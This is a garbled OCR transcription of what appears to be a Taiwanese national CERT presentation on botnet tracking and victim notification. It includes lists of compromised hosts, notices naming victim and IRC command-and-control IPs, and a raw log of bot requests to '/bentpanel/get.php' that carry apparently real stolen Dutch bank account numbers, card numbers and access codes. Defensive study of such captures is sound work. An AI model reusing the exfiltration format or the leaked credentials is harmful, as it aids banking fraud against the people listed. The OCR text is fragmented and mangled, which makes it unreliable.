30 39	Got IT :> 66.	.29.27:nopass	88	Got IT :> 66.	.48.74:nopass	133		13:nopass 14:nopass	179	Got IT :> 66.1	.134.194:nopas
39 40	GOU II :> 66.	.237.105:nopass	100000	Got IT :> 66.	.55.71:nopass	134			180	2.2.4.5.5.5. 2.2.5.5.2.2.5. 200.0.5.5.5.	.133.203:nopas
40 41	Got II :> 66.	.233.12:nopass	90	Got II :> 66.	.55.71:nopass .57.164:nopass	135		138:nopass	181	Got IT :> 66.1	.135.17:nopass
41 42	Got II :> 66.	.117.42:nopass	90	Got II :> 66.	.57.201:nopass	5.646		0.221.101:nopass	182	Got IT :> 66.1	.135.35:nopass
42 43	Got II :> 66. Got IT :> 66.		60683	Got II :> 66. Got IT :> 66.		137	Got IT :> 66.	.221.69:nopass	183	Got IT :> 66.1	.145.38:nopass
	Got IT :> 66. Got IT :> 66.	.209.13:nopass	92		.64.205:nopass	138	Got IT :> 66.	.221.89:nopass	184	Got IT :> 66.1	.150.72:nopass
44		.113.107:nopass	Sec. 2	Got IT :> 66.	.68.14:nopass	139	Got IT :> 66.	.120.136:nopass	185	Got IT :> 66.1	.171.41:nopass
45	Got IT :> 66.	.6.184:nopass	94	Got IT :> 66.	.95.93:nopass	140	Got IT :> 66.	.181.202:nopass	186	Got IT :> 66.1	.171.42:nopass
46	Got IT :> 66.	.82.236:nopass	95	Got IT :> 66.	.100.183:123	141	Got IT :> 66.	.189.140:nopass	187		.179.151:nopas
47	Got IT :> 66.	.116.226:nopass	96	Got IT :> 66.	.229.50:nopass	142	Got IT :> 66.	.47.230:nopass	188	Got IT :> 66.1	.121.114:nopas

S Case Study II Leak of Bank Information?

/bentpanel/get.php?	bname=abnamro&	activ&adata=;dentifer:^edentifer1	;Login:^62452	22253;Pas	numme	r:^870^https://\	www.abnam	ro.nl/nl	/logon/identificationWMESSAGE_BA
/bentpanel/get.p	and Man	&adata=;dentifer:^edentif	٨	+4 p.					
/bentpanel/get.p	апк мат	e &adata=;dentifer:^edentif	Accoun		assv	vora _l A	ccess	coc	le <mark>, Logon URL</mark> _{E_BAI}
/bentpanel/get.php?	bname=abnamro&	activ&adata=;dentifer:^edentifer2	:Login:^6435	33772;Pas	numme	r:^515^https://v	www.abnam	ro.nl/nl	/logon/identificationEMESSAGE_SEC
/bentpanel/get.php	oname=rabobank	activ&adata=;Rekeningnummer:	107372363;	asnumer:	1985;	oegangscode	42146314	https:/	/bankieren.rabobank.nl/klanten/
/bentpanel/get.php	oname=rabobank	activ&adata=;Rekeningnummer:	123699827;	asnumer:	8435;	oegangscode	10158343	https:/	/bankieren.rabobank.nl/klanten/
/bentpanel/get.php	oname=rabobank	activ&adata=;Rekeningnummer:	136413978;	asnumer:	1575;	oegangscode	08187556	https:/	/bankieren.rabobank.nl/klanten
/bentpanel/get.php	oname=rabobank	activ&adata=;Rekeningnummer:	136413978;	asnumer:	1575;	oegangscode	08246157	https:/	/bankieren.rabobank.nl/klanten
/bentpanel/get.php	oname=rabobank	activ&adata=;Rekeningnummer:	138229643;	asnumer:	5174;	oegangscode	45146165	https:/	/bankieren.rabobank.nl/klanten
/bentpanel/get.php	oname=rabobank	activ&adata=;Rekeningnummer:	159541883;	asnumer:	5855;	oegangscode	59119527	https:/	'bankieren.rabobank.nl/klanten/
/bentpanel/get.php	oname=rabobank	activ&adata=;Rekeningnummer:	159541883;	asnumer:	5855;	oegangscode	59213557	https:/	/bankieren.rabobank.nl/klanten/
/bentpanel/get.php	oname=rabobank	activ&adata=;Rekeningnummer:	170772500;	asnumer:	9953;	oegangscode	61100286	https:/	'bankieren.rabobank.nl/klanten/
/bentpanel/get.php	oname=rabobank	activ&adata=;Rekeningnummer:	307082733;	asnumer:	1783;	oegangscode	44177692	https:/	/bankieren.rabobank.nl/klanten/
/bentpanel/get.php	oname=rabobank	activ&adata=;Rekeningnummer:	307082733;	asnumer:	1783;	oegangscode	44483270	https:/	'bankieren.rabobank.nl/klanten
/bentpanel/get.php	oname=rabobank	activ&adata=;Rekeningnummer:	315484217;	asnumer:	7245;	oegangscode	52065140	https:/	'bankieren.rabobank.nl/klanten
/bentpanel/get.php	oname=rabobank	activ&adata=;Rekeningnummer:	315484217;	asnumer:	7606;	oegangscode	52065140	https:/	/bankieren.rabobank.nl/klanten/qslad
/bentpanel/get.php	oname=rabobank	activ&adata=;Rekeningnummer:	342905473;	asnumer:	2522;	oegangscode	46836647	https:/	'bankieren.rabobank.nl/klanten/
/duespanel/get.php	?bname=abnamro&	activ&adata=;dentifer:^edentifer2	(;Login: 18926	53612;Pas	numme	r:^124^https://	www.abnam	iro.nl/n	l/logon/identificationWMESSAGE_BA


Solution of Bots





Cooperation in Taiwan

Solution Cooperation in Taiwan



Solution Cooperation in Taiwan

	國家資通安全會報技術	服務中心	
發布編號	ICST-INT-G2012-0248	發布時間	2012/9/12
誓訊來源*	殭屍網路偵測	發現時間*	2012/9/10
事件主旨*	210.240.26.129用戶資訊設備遭受殭屍電腦入侵警	昏訊通知	
影響等級*	低		
保密程度*	群組資訊		
事 件描 述*	技術服務中心發現,貴單位資訊設備(IP: [210.240.26.129])曾被植入殭屍程式, 並於2012-09-05 21:48:32前後,透過IRC運 C&C 伺服器 (IP:[190.113.0.213:6668]) 成為殭屍網路 員。		
受害IP*	210.240.26.129		
伺服器相關資 料*:	IP:190.113.0.213 通照協定: TCP The notif 通明埠 6668	ication i	n Taiwa
因應對策*	1.依事件描述所提供之資訊設備IP,找出類 訊設備,若該IP為負單位之 DNS伺服器或為經MAT(Network Address Tra 扯後之對外IP,請參閱參考資 料找出查詢駭客中繼站網域名稱之內部資韵 2.若確認該資訊設備已遭入侵,建議重新安 並注意須安裝至最新修補程	■ anslation)轉 N設備。	
因應對策* 参考資料*	訊設備,若該IP為,費單位之 DNS伺服器或為經MAT(Network Address Tra 址後之對外IP,請參閱參考資 料找出查詢駭客中繼站網域名稱之內部資割 2.若確認該資訊設備已遵入侵,建議重新安	anslation)轉 N設備。 N設作業系統,⊻ Sxp/using	

The off of the	國家資通安全會報技術		2012/10/2
發布編號	ICST-INT-G2012-0276	發布時間	2012/10/2
警訊來源*	技服中心自行發現	發現時間*	2012/10/1
事件主旨*	US hosts have involved in Botnet activities		
影響等級*	低		
保密程度*	群組資訊		
事件描述*	TWNCERT discovered suspected computers been infected with bots. They communicated with C&C servers the protocol. The details of the Botnet victims are listed in the attached fil- refer the attached file. The date and time are in GMT+8.	rough IRC 🗏	
受害IP*	96.44.146.52		
伺服器相關資 料*:	IP:209.222.22.44 通訊協定: TCP 通訊埠: 6666 The notifi e	cation for	other Ce
T and the the treation of the	通訊協定: TCP The notifi	igate the Acklist the compromised.	other Ce
料*:	 通訊協定: TCP 通訊埠: 6666 TWNCERT suggests the following to mit malicious Botnet activity: Confirm the status of the host, bla IP address immediately if the host is	igate the acklist the compromised. vare and o-date.	other Ce




- The botnet threat continued intensify in the word,
 ICST went to reduce the threat. We have to do
 something :
 - In the future, We will still trace botnet, and make sure our tool would be better and better
 - Try to collect more and more C&C domain name for C&C Tracer
- In order to combat botnet spread, we want to shorten the time of the hacker control victims, and notify those victim in real time



- How about data exchange?
 - If we could get those data in real time, we could analyze those data, and notify those victims.
- The following information can be exchanged between your country/organization and Taiwan
 - Honeynet (instance log / malware)
 - Botnet (C&C and Botnet information)
 - Spam (The Spammer IP)



















Thank you for your kind attention



Q&A

K.C.



Botnet